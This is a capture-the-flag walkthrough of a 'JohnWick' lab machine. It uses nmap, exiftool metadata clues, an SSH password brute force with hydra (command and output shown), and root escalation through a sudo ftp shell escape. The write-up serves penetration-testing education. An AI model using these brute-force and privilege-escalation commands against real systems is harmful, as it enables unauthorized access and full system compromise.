

# JOHN WICK CTF


## Introduction

This report provides a detailed walkthrough of how the *JohnWick* CTF was analyzed and solved. It includes an overview of the challenge environment, the methodologies used for enumeration and exploitation, and the key findings that led to successfully capturing the flag. The objective of this report is not only to document the solution but also to highlight the learning outcomes and techniques that can be applied in real-world penetration testing scenarios.

## Tools used

- Nmap(network scanning)
- Hydra(password cracking)
- Exiftool(meta data inspecting)


## Procedure



Fig(1) interface of the ctf

### Step -1


Initiating the nmap aggressive scan on the target ip...



we got http and ssh services running on port no 1001 & 1111

## Step-2

accessing the webpage hosted on port no 1001



Got this interface and got nothing apart from this. Proceeding to download the image for further analysis

## Step-3

Analyzing the metadata of the image using exiftool by migrating to the image path

```
(root@kali)-[~/Downloads]
# locate james.jpg
/root/ceh modules/james.jpg
```

Now migrating to the image path

```
(root@kali)-[~/ceh modules]
# exiftool /root/ceh modules/james.jpg
ExifTool Version Number      : 13.25
File Name                    : james.jpg
Directory                   : /root/ceh modules
File Size                    : 255 kB
File Modification Date/Time  : 2025:09:18 10:46:34+05:30
File Access Date/Time       : 2025:09:18 10:48:29+05:30
File Inode Change Date/Time  : 2025:09:18 10:46:34+05:30
File Permissions             : -rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Resolution Unit             : inches
X Resolution                 : 96
Y Resolution                 : 96
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description            : Username:jamesbond
XP Title                     : Username:jamesbond
XP Subject                   : wifite.txt
Padding                     : (Binary data 268 bytes, use -b option to extract)
XMP Toolkit                  : Image::ExifTool 12.76
Device                      : wifite.txt
Title                       : Username:jamesbond
Description                  : Username:jamesbond
Profile CMM Type             : Little CMS
Profile Version              : 2.1.0
Profile Class                : Display Device Profile
Color Space Data             : RGB
Profile Connection Space     : XYZ
Profile Date Time            : 2012:01:25 03:41:57
Profile File Signature       : acsp
Primary Platform             : Apple Computer Inc.
CMM Flags                    : Not Embedded, Independent
Device Manufacturer         :
Device Model                 :
Device Attributes            : Reflective, Glossy, Positive, Color
Rendering Intent             : Perceptual
Connection Space Illuminant  : 0.9642 1 0.82491
```

As, we can see the title as username:jamesbond let's mark it as the 1<sup>st</sup> clue

## Step-4

As we know there is ssh service running on the target on port 1111 lets try to brute force our way in through hydra

As we can see on the xp-subject section there is a value like 'wifite.txt' which matches one of the wordlists in our local system in /usr/share/wordlists/wifite.txt

We are going to use it as the wordlist of the password section then the command goes like

“Hydra -l 'jamesbond' -P /usr/share/wordlists/wifite.txt 192.168.29.224 ssh -s 1111”

```
(root@kali)~[~/ceh modules]
# hydra -l 'jamesbond' -P /usr/share/wordlists/wifite.txt 192.168.29.224 ssh -s 1111
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-07 15:31:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 203808 login tries (l:1/p:203808), ~12738 tries per task
[DATA] attacking ssh://192.168.29.224:1111/
[1111][ssh] host: 192.168.29.224 login: jamesbond password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-07 15:31:33
```

And we got the password “butterfly” lets login through ssh with the credentials as

Username : jamesbond

Password : butterfly

```
(root@kali)~[~/ceh modules]
# ssh jamesbond@192.168.29.224 -p 1111
The authenticity of host '[192.168.29.224]:1111 ([192.168.29.224]:1111)' can't be established.
ED25519 key fingerprint is SHA256:uGQQPiPLNTP0nHi2i500PU5FoEcN3VtdXe0cxWY8cVo.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.29.224]:1111' (ED25519) to the list of known hosts.
jamesbond@192.168.29.224's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Nov  7 15:32:05 IST 2025
```

And just like that we got the access to the machine through ssh

## Step-5

Privilege escalation

Tried 'sudo su' command to get root privilege and got denied the error shows as follows

“user jamesbond is not allowed to execute '/bin/su' as root on hacker school ”

Lets check for any misconfigured sudo permissions by using sudo-l

And we found /usr/bin/ftp which means we can use that path to escalate privileges the commands are as follows

“Sudo ftp && !/bin/sh” and we got root privileges you can check by using 'whoami' command



Author  
@ThomasShelby

### Conclusion:

The JohnWick CTF required a methodical approach combining file analysis, metadata inspection, and privilege enumeration to achieve the final flag. Initial reconnaissance with tools such as exiftool revealed embedded metadata that guided subsequent steps, while `sudo -l` exposed a misconfigured privilege that enabled escalation to a privileged shell. The exercise demonstrates the importance of thorough enumeration and the value of seemingly minor artifacts in forensic analysis. These findings reinforce best practices for secure system configuration and metadata hygiene in production environments.